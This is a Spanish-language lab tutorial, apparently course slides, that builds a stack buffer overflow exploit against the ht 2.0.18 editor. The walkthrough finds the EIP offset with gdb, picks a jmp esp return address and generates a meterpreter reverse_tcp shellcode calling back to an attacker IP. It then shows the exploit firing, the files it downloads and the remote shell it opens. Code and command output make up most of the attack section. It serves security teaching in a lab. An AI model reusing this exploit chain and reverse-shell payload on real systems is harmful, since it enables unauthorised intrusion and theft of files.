exploit@vulnerabilityLab:~/vuln$ ls
ce7698b80035bce297374b338045dadd-ht-2.0.18.tar.gz
exploit@vulnerabilityLab:~/vuln$ tar xvzf ce7698b80035bce297374b338045dadd-ht-2.0.18.tar.gz
ht-2.0.18/
ht-2.0.18/io/
```

2.- Estudio y análisis de la aplicación

- Ingresar a la carpeta “ht-2.0.18” y teclear “./configure”
- Editar el archivo “makefile” en el cual se debe agregar “-z execstack” en los parámetros”.

- **vim Makefile**

```
exploit@vulnerabilityLab:~/vuln/ht-2.0.18$ ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking target system type... i686-pc-linux-gnu
checking for a BSD-compatible install... /usr/bin/install -c
```

```
CCDEPMODE = depmode=gcc3
CFLAGS = -DNOMACROS -pipe -O3 -fomit-frame-pointer -Wall -fsigned-char -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 -z execstack
CPP = gcc -E
CPPFLAGS = -z execstack
CXX = g++
CXXDEPMODE = depmode=gcc3
CXXFLAGS = -DNOMACROS -pipe -O3 -fomit-frame-pointer -Wall -fsigned-char -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 -Woverloaded-virtual -z execstack
CYGPATH_W = echo
DEFS = -DHAVE_CONFIG_H
DEPDIR = .deps
```

2.- Estudio y análisis de la aplicación

- Después de editar el archivo “Makefile” teclear el comando “make” y posteriormente “make install”.
- Dirigirse al *home directory* del usuario “exploit” y ejecutar el *script* “checksec.sh”, debe indicarse como parámetro la ubicación del ejecutable “ht”.
- Dicho *script* permite conocer el estado de ciertos parámetros que resultan importantes al realizar este tipo de análisis.

- make


- make install

- ./checksec.sh --file vuln/ht-2.0.18/ht

```
exploit@vulnerabilityLab: ~/vuln/ht-2.0.18
File Edit View Terminal Help
root@vulnerabilityLab:/home/exploit# ./checksec.sh --file vuln/ht-2.0.18/ht
RELRO          STACK CANARY    NX             PIE            RPATH          RUNPATH        FILE
No RELRO       No canary found NX disabled    No PIE         No RPATH       No RUNPATH     vuln/ht-2.0.18/ht
root@vulnerabilityLab:/home/exploit#
```

Recomendaciones

- Antes de continuar es necesario realizar un *snapshot*, ya que la aplicación se corrompe después de cierto número de pruebas.



2.- Estudio y análisis de la aplicación

- Una vez que se ha instalado la aplicación con las modificaciones indicadas previamente es necesario verificar su funcionamiento.
- Ejecutar la aplicación e interactuar con ella.

```
File Edit View Terminal Help
exploit@vulnerabilityLab:~/vuln/ht-2.0.18$ ./ht
```

```
File Edit View Terminal Help
File Edit Windows Help
[x]
ht 2.0.18 (POSIX) 14:30:52 on Oct 16 2014
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ./ht
config = /home/exploit/.htcfg2
```

```
File Edit View Terminal Help
File Edit Windows Help
New...
Open... F3
Save
Save As...

Open/Create project...
Close project

Quit F10
```

2.- Estudio y análisis de la aplicación

- Presionar las teclas “ESC+F” para desplegar el menú “File”, abrir algún archivo.

```
[x] open file
name
.. v


files
/.. <UP-DIR> dr-xr-xrwx now -4m:15
/.deps <SUB-DIR> dr-xr-xrwx now -3m:23
/analyser <SUB-DIR> dr-xr-xrwx now -3m:24
/asm <SUB-DIR> dr-xr-xrwx now -3m:23
/doc <SUB-DIR> dr-xr-xrwx now -4m:0
/eval <SUB-DIR> dr-xr-xrwx now -3m:23
/info <SUB-DIR> dr-xr-xrwx now -3m:22
/io <SUB-DIR> dr-xr-xrwx now -3m:23
/minilzo <SUB-DIR> dr-xr-xrwx now -3m:23
/output <SUB-DIR> dr-xr-xrwx now -3m:23
/tools <SUB-DIR> dr-xr-xrwx now -3m:24

mode autodetect v
```


```
File Edit View Terminal Help
File Edit Windows Help Local-Hex
[x] /sbin/iptables-multi
00000000 7f 45 4c 46 01 01 01 00-00 00 00 00 00 00 00 00 00 ?ELF???
00000010 02 00 03 00 01 00 00 00-60 9e 04 08 34 00 00 00 00 ? ? ? `???4
00000020 f4 b5 00 00 00 00 00 00-34 00 20 00 08 00 28 00 ? ? ? 4 ? (
00000030 1c 00 1b 00 06 00 00 00-34 00 00 00 34 80 04 08 ? ? ? 4 4???
00000040 34 80 04 08 00 01 00 00-00 01 00 00 05 00 00 00 4???? ? ?
00000050 04 00 00 00 03 00 00 00-34 01 00 00 34 81 04 08 ? ? ? 4? 4???
00000060 34 81 04 08 13 00 00 00-13 00 00 00 04 00 00 00 4???? ? ?
00000070 01 00 00 00 01 00 00 00-00 00 00 00 80 04 08 ? ? ? ????
00000080 00 80 04 08 d0 ae 00 00-d0 ae 00 00 05 00 00 00 ?????? ? ? ?
00000090 00 10 00 00 01 00 00 00-00 b0 00 00 00 30 05 08 ? ? ? ? 0??
```

2.- Estudio y análisis de la aplicación

- A través de la línea de comandos es posible indicar a la aplicación el nombre del archivo o archivos que debe abrir.



```
exploit@vu
File Edit View Terminal Help
exploit@vulnerabilityLab:~/vuln/ht-2.0.18$ ./ht hola1 hola2 hola3
```



```
File Edit Windows Help
[x] log window
ht 2.0.18 (POSIX) 14:30:52 on Oct 16 2014
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ./ht
config = /home/exploit/.htcfg2
error loading file /home/exploit/vuln/ht-2.0.18/hola1: No such file or directory
error loading file /home/exploit/vuln/ht-2.0.18/hola2: No such file or directory
error loading file /home/exploit/vuln/ht-2.0.18/hola3: No such file or directory
```

2.- Estudio y análisis de la aplicación

- También es posible ejecutar la aplicación y hacer uso de un *debugger* para observar el comportamiento de la misma.
 - Utilizar GDB Debugger y ejecutar la aplicación con un argumento cualquiera.
- `gdb -q ht`
 - `run nombre_archivo`

```
exploit@vulnerabilityLab: ~/vuln/ht-2.0.18$ gdb -q ht
Reading symbols from /home/exploit/vuln/ht-2.0.18/ht...(no debugging symbols found)...done.
(gdb) run hola
```

```
ht 2.0.18 (POSIX) 14:30:52 on Oct 16 2014
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
apppname = /home/exploit/vuln/ht-2.0.18/ht
config = /home/exploit/.htcfg2
error loading file /home/exploit/vuln/ht-2.0.18/hola: No such file or directory
```

2.- Estudio y análisis de la aplicación

- Ahora es necesario estudiar el comportamiento de la aplicación cuando el usuario da diferentes entradas de datos para ser procesadas.
- `./ht $(python -c 'print "\x41" * 1024')`

The screenshot displays two overlapping terminal windows from a Kali Linux system.

The top window has a title bar "exploit@vulnerabilityLab:". Its menu bar includes "Window Menu", "Terminal", and "Help". The command prompt shows the user running a program named "ht":
exploit@vulnerabilityLab:~/vuln/ht-2.0.18\$./ht \$(python -c 'print "\x41" * 1024')
The output area is partially obscured by another window.

The bottom window also has a title bar "exploit@vulnerabilityLab:". Its menu bar includes "File", "Edit", "Windows", and "Help". It features a status bar at the bottom that reads "[x] _____ log window _____". The main text area contains the following information:
ht 2.0.18 (POSIX) 18:44:24 on Oct 16 2014
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ./ht
config = /home/exploit/.htcfg2
error loading file /home/exploit/vuln/ht-2.0.18/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

2.- Estudio y análisis de la aplicación

- Se envían datos a la aplicación para evaluar el manejo de los mismos, regularmente el mensaje “Segmentation fault” indica que la entrada está afectando localidades de memoria con las que trabaja la aplicación.
 - `./ht `perl -e 'print "A"x4073'``

[illegible]

2.- Estudio y análisis de la aplicación

- Algunas de las pruebas realizadas se indican a continuación, así como el respectivo resultado de cada una.

Concepto	Entrada	Número	Resultado
Intento 1 Overflow	'A'	1024	Ok
Intento 2 Overflow	'A'	4000	Segmentation F.
Intento 3 Overflow	'A'	4100	Segmentation F.
Intento 4 Overflow	'A'	3000	Segmentation F.

Tabla2.- Pruebas BOF (UNAM-CERT 2014)

2.- Estudio y análisis de la aplicación


- Al obtener el mensaje “Segmentation Fault” se descubre que con ciertas entradas, las localidades de memoria que utiliza la aplicación se ven afectadas. Con ayuda del *debugger* se identificará la cantidad de datos necesarios para comenzar la sobrescritura de “EIP”.

- `gdb -q vuln/ht-2.0.18/ht`

```
File Edit View Terminal Help
exploit@vulnerabilityLab:~$ gdb -q vuln/ht-2.0.18/ht
```


2.- Estudio y análisis de la aplicación

- Se identificó que al realizar gran cantidad de pruebas la aplicación se corrompe y es necesario regresar al *snapshot* realizado después de instalar ht editor.
- Si al enviar datos a la aplicación aparece un mensaje similar al de la imagen, se deberá regresar al *snapshot*.



```
File Edit View Terminal Help
File Edit Windows Help
Program received signal SIGSEGV, Segmentation fault.
0x0809237b in ht_history_entry::load(ObjectStream&) ()
(gdb) 999-2004 Stefan Weyergrat
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = /home/exploit/vuln/ht-2.0.18/ht
config = /home/exploit/.htcfg2
```


2.- Estudio y análisis de la aplicación

- Para consultar el estado de los registros en uso se utiliza “information registers” que puede abreviarse con “i r”

(gdb)i r

```
File Edit View Terminal Help
(gdb) i r
eax                0x0          0
ecx                0xbfff8d70      -1073771152
edx                0x1          1
ebx                0x41414141      1094795585
esp                0xbfffe370      0xbfffe370
ebp                0xbfffe65b      0xbfffe65b
esi                0x41414141      1094795585
edi                0x41414141      1094795585
eip                0x41414141      0x41414141
eflags            0x210286 [ PF SF IF RF ID ]
cs                 0x73          115
ss                 0x7b          123
ds                 0x7b          123
es                 0x7b          123
fs                 0x0          0
gs                 0x33          51
(gdb)
```

2.- Estudio y análisis de la aplicación

- De la salida de “info registers” se obtiene la dirección del registro “ESP”. Con “x/s” es posible consultar *strings* en direcciones de memoria.
- Con “x/20x” se consulta el contenido de 20 registros a partir de la dirección indicada y el contenido se muestra en hexadecimal.

(gdb)x/s direccion_esp
(gdb)x/20x direccion_esp

```
File Edit View Terminal Help
(gdb) x/s 0xbfffe370
0xbfffe370: 'A' <repeats 12 times>
(gdb) x/20x 0xbfffe370
0xbfffe370: 0x41414141 0x41414141 0x41414141 0x00000000
0xbfffe380: 0x08148288 0x00000015 0x082442c0 0x01d87c00
0xbfffe390: 0xbfffe4d4 0x00000002 0x00000001 0x00000001
0xbfffe3a0: 0x00000000 0x00000000 0x00000000 0xbfffe4d4
0xbfffe3b0: 0x00000000 0x00000002 0xbfffe428 0x080b8070
(gdb)
```

2.- Estudio y análisis de la aplicación

- Se muestra un mensaje indicando que están almacenadas 12 “A” en “ESP”, dato que indica que además de la sobrescritura de “EIP” también se escriben datos en “ESP”, registro donde se almacenará el *shellcode* posteriormente.
- Con el dato anterior, es posible calcular con qué cantidad de datos se sobrescribe “EIP”, dato necesario para la construcción del *exploit* en la fase 3.

- $4110 \text{ “A”} - 12 \text{ “A”} = 4098 \text{ “A”}$
- $4098 \text{ “A”} - 4 \text{ “A”} = 4094 \text{ “A”}$



2.- Estudio y análisis de la aplicación

- Para finalizar con la fase 2, se debe corroborar que efectivamente “EIP” se sobrescribe a partir del elemento 4095, esta comprobación se realiza al enviar 4094 elementos iguales, 4 elementos distintos representando la dirección de retorno y elementos basura como relleno.
- `run $(python -c 'print "\x41" * 4094 + "\x42" * 4 + "\xcc" * 100')`

```
exploit@~  
File Edit View Terminal Help  
(gdb) run $(python -c 'print "\x41" * 4094 + "\x42" * 4 + "\xcc" * 100')  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
File Edit View Terminal Help  
File Edit Windows Help  
Program received signal SIGSEGV, Segmentation fault.  
0x42424242 in ?? ()18:44:24 on Oct 16 2014  
(gdb) 999-2004 Stefan Weyergraf  
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>  
appname = /home/exploit/vuln/ht-2.0.18/ht  
config = /home/exploit/.htcfg2  
couldn't load configuration file, using defaults  
error loading file /home/exploit/AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

2.- Estudio y análisis de la aplicación

- Se consultan los registros con “i r”, y debe observarse que en el registro “EIP” están almacenadas las 4 “B” que se enviaron previamente. También es posible observar el contenido de las localidades de memoria para identificar la manera en que la aplicación está almacenando datos.

```

(gdb) i r
eax                0x0            0
ecx                0xbfff8d20      -1073771232
edx                0x1            1
ebx                0x41414141      1094795585
esp                0xbfffe320      0xbfffe320
ebp                0xbfffe603      0xbfffe603
esi                0x41414141      1094795585
edi                0x41414141      1094795585
eip                0x42424242      0x42424242
eflags             0x210282 [ SF IF RF ID ]
cs                 0x73          115
ss                 0x7b          123
ds                 0x7b          123

```


```

File Edit View Terminal Help
(gdb) x/40x 0xbfffe310
0xbfffe310: 0x41414141 0x41414141 0x41414141 0x42424242
0xbfffe320: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xbfffe330: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xbfffe340: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xbfffe350: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xbfffe360: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xbfffe370: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xbfffe380: 0xffffffff 0xb7d44300 0xb7f90b9c 0x0814718d
0xbfffe390: 0xb7e58304 0x081bd118 0xbfffe3a8 0x00000000
0xbfffe3a0: 0xb7ff1380 0x081bd118 0xbfffe3d8 0x08147129
(gdb)

```


3.- Explotación de la aplicación

- Si se han realizado las pruebas necesarias, es momento de pasar a la fase de explotación. Se debe recordar que para escribir el *exploit* es necesario contar con 4 datos: *junk*, dirección de retorno, tren de NOP y *shellcode*.



Pixabay 2014

3.- Explotación de la aplicación

- El tamaño del *junk* ya se conoce, son todos aquellos datos necesarios para lograr la sobrescritura exitosa del registro “EIP”, situación que ocurre a partir del elemento 4095, por lo que nuestro *junk* son 4094 bytes que serán representados con “A”.



3.- Explotación de la aplicación

- La dirección de retorno, que consta de 4 bytes, va justo después de las 4094 “A”, ya que esos 4 bytes son los que sobrescriben el registro “EIP”, en la fase 2 fueron representados con una letra “B”.
- Para encontrar la dirección de retorno se utilizó “msfelfscan”, una herramienta de Metasploit que revisa los ejecutables en busca del parámetro que se indique.



Pixabay 2014

3.- Explotación de la aplicación

- Ejecutar “msfelfscan” indicando que muestre todas las direcciones donde haya un “jmp esp”, esto debido a que “ESP” es el registro donde se almacenará el *shellcode* y nos interesa que su contenido sea ejecutado.
- `msfelfscan -j esp ht-2.0.18/ht`

```
File Edit View Terminal Help
exploit@vulnerabilityLab:~$ msfelfscan -j esp vuln/ht-2.0.18/ht
[vuln/ht-2.0.18/ht]
0x08101e79 push esp; ret
0x08179a4b jmp esp
0x0817aef3 jmp esp
0x0818f63f jmp esp
0x0818f7df jmp esp
0x0818f8af jmp esp
0x0818f8ff jmp esp
0x0818fa6f jmp esp
0x0818fbaf jmp esp
0x0818ff07 jmp esp
0x08190087 jmp esp
0x081902e7 jmp esp
```

3.- Explotación de la aplicación

- Elegir alguna de las direcciones mostradas, todas hacen un salto y leen el contenido de “ESP”. Se eligió la dirección 0x0818fbaf.
- Dicha dirección está en formato *little-endian* por lo que debe ser convertida a formato *big-endian*.

<i>Little-endian</i>	<i>Big-endian</i>
0x0818fbaf	0xaffb1808

3.- Explotación de la aplicación

- Es momento de generar el *shellcode* y de esa manera indicar que acción se realizará al explotar la vulnerabilidad, para ello se utilizará “msfpayload”.

msfpayload

linux/x86/meterpreter/reverse_tcp

LHOST=192.168.78.155 LPORT=4444 R |

msfencode -a x86 -b "\x00\x0a\x0d" -t c

```
exploit@vulnerabilityLab: ~  
File Edit View Terminal Help  
exploit@vulnerabilityLab:~$ msfpayload linux/x86/meterpreter/reverse_tcp LHOST=192.168.78.155  
LPORT=4444 R | msfencode -a x86 -b "\x00\x0a\x0d" -t c  
[-] x86/shikata_ga_nai failed: Failed to locate a valid permutation.  
[-] x86/fnstenv_mov failed: No valid set instruction could be created!  
[*] generic/none succeeded with size 50 (iteration=1)  
  
unsigned char buf[] =  
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x97"  
"\x5b\x68\xc0\xa8\x4e\x9b\x66\x68\x11\x5c\x66\x53\x89\xe1\x6a"  
"\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\x80\x5b\x99\xb6\x0c\xb0"  
"\x03\xcd\x80\xff\xe1";  
exploit@vulnerabilityLab:~$
```

3.- Explotación de la aplicación

- En la máquina virtual con Kali ejecutar el comando “msfconsole”
- Posteriormente se debe poner en escucha el manejador del *payload* para que se establezca una sesión con “meterpreter”.

```
root@kali:~# msfconsole
```

```
METASPLOIT CYBER MISSILE COMMAND V4
```

```
File Edit View Search Terminal Help
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.78.155
LHOST => 192.168.78.155
msf exploit(handler) > exploit
```

```
[*] Started reverse handler on 192.168.78.155:4444
[*] Starting the payload handler...
```

3.- Explotación de la aplicación

- Para terminar de crear el *exploit*, hace falta un dato que corresponde al tren de NOP, la estructura general del *exploit* hasta el momento es el siguiente:
- *Junk* (4094) + Dirección Retorno (4) + Tren de NOP (?) + *shellcode* (50)



Pixabay 2014

3.- Explotación de la aplicación

- De acuerdo al análisis, se sabe que “ESP” comienza a sobrescribirse a partir del elemento 4099, por lo que en teoría no se necesitaría usar instrucciones “NOP”, sin embargo, si se efectúa una prueba sin esta sección, la explotación no tiene éxito.

```
run $(python -c 'print "\x41" * 4094 +  
"\xaf\xfb\x18\x08" + "SHELLCODE"')
```

```
File Edit Windows Help  
Program received signal SIGSEGV, Segmentation fault.  
0xbffff380 in ?? ()18:44:24 on Oct 16 2014  
(gdb) 999-2004 Stefan Weyergraf  
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>  
appname = /home/exploit/vuln/ht-2.0.18/ht  
config = /home/exploit/.htcfg2  
couldn't load configuration file, using defaults  
error loading file /home/exploit/AAAAAAAAAAAAAAAAAAAAAA
```

```
msf exploit(handler) > exploit  
  
[*] Started reverse handler on 192.168.78.156:4444  
[*] Starting the payload handler...  
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)  
[*] Sending stage (1126400 bytes) to 192.168.78.154
```

3.- Explotación de la aplicación

- Se realizaron diversas pruebas para obtener un resultado exitoso, situación que ocurrió con valores para el tren de NOP superiores a 25.

- `run $(python -c 'print "\\x41" * 4094 + "\\xaf\xfb\x18\x08" + "\\x90" * 30 + "SHELLCODE"')`

```
(gdb) run $(python -c 'print "\\x41" * 4094 + "\\xaf\xfb\x18\x08" + "\\x90" * 30 + "\\xbe\x25\x18\x30\x4d\xda\xda\x03\x72\x14\x83\xea\xfc\x7\xed\x01\x96\x54\x4d\x31\x42\x58\x3b\x3d\xca\x5a\x5a\x6b\x72\x7c\x81\xab\x4b\x9\x7a\x35\x12\xb3\x9a\xf6\x51\x43\x07\x60\xdf\x48\x08\x91\xd2\xd1\x97\x77"')
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.78.155
LHOST => 192.168.78.155
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.78.155:4444
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1126400 bytes) to 192.168.78.154
[*] Meterpreter session 1 opened (192.168.78.155:4444 -> 192.168.78.154:38373) at 2014-10-17 20:00:41 -0500

meterpreter > |
```

3.- Explotación de la aplicación

- En la máquina con Kali se obtiene una sesión de “meterpreter” lo que significa que es posible ejecutar comandos en la máquina víctima que en este caso es el equipo con la aplicación vulnerable.

```
meterpreter > pwd  
/home/exploit  
meterpreter > ls
```

```
Listing: /home/exploit
```

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40755/rwxr-xr-x	4096	dir	2014-10-17 19:55:38 -0500	.
40755/rwxr-xr-x	4096	dir	2014-05-05 13:18:01 -0500	..
100600/rw-----	3222	fil	2014-10-17 11:32:09 -0500	.ICEauthority
100600/rw-----	269	fil	2014-10-17 19:57:52 -0500	.bash_history
100644/rw-r--r--	220	fil	2014-05-05 13:18:01 -0500	.bash_logout
100644/rw-r--r--	3184	fil	2014-05-05 13:18:01 -0500	.bashrc

3.- Explotación de la aplicación

- Al explotar la vulnerabilidad es posible obtener acceso a archivos confidenciales en la máquina víctima e inclusive se pueden descargar dichos archivos en la máquina atacante.

```
meterpreter > cd muestra_elf
meterpreter > ls

Listing: /home/exploit/muestra_elf
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	4096	dir	2014-10-07 18:20:00 -0500	.
40755/rwxr-xr-x	4096	dir	2014-10-17 19:55:38 -0500	..
100755/rwxr-xr-x	18106	fil	2014-10-07 18:07:22 -0500	allinone
100766/rwxrw-rw-	19714	fil	2013-11-05 16:28:13 -0600	allinone.c

```
meterpreter > download muestra_elf
[*] downloading: muestra_elf -> muestra_elf
[*] downloaded : muestra_elf -> muestra_elf
meterpreter > download allinone
[*] downloading: allinone -> allinone
[*] downloaded : allinone -> allinone
meterpreter > download allinone.c
[*] downloading: allinone.c -> allinone.c
[*] downloaded : allinone.c -> allinone.c
meterpreter >
meterpreter >
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ls
allinone  bbEUsfLq.jpeg  Desktop  index.html  paros
allinone.c  boot.ini       DGEE     muestra_elf  registro
root@kali:~#
```

3.- Explotación de la aplicación

- Además es posible obtener una terminal y realizar acciones en la máquina, como la lectura o creación de archivos y directorios.

```
File Edit View Search Terminal Help
meterpreter > shell
Process 3799 created.
Channel 5 created.
$ ls
allinone    cadenas1  cadenas_3  conn_2     muestra_elf_des
allinone.c  cadenas_2  conn_1     muestra_elf  procesos_1
$ pwd
/home/exploit/muestra_elf
$ whoami
exploit
$ mkdir malo
$ ls
allinone    cadenas1  cadenas_3  conn_2     muestra_elf  procesos_1
allinone.c  cadenas_2  conn_1     malo        muestra_elf_des
```

Tarea

- Elaborar una tabla comparativa con las funciones vulnerables a buffer overflow de C contra sus versiones seguras e indicar que hace cada función.

Prácticas

- Desarrollar una prueba de concepto explotando el ejecutable `stack_bof` con alguno de los shellcodes de *backdoor* desarrollados durante el fin de semana.
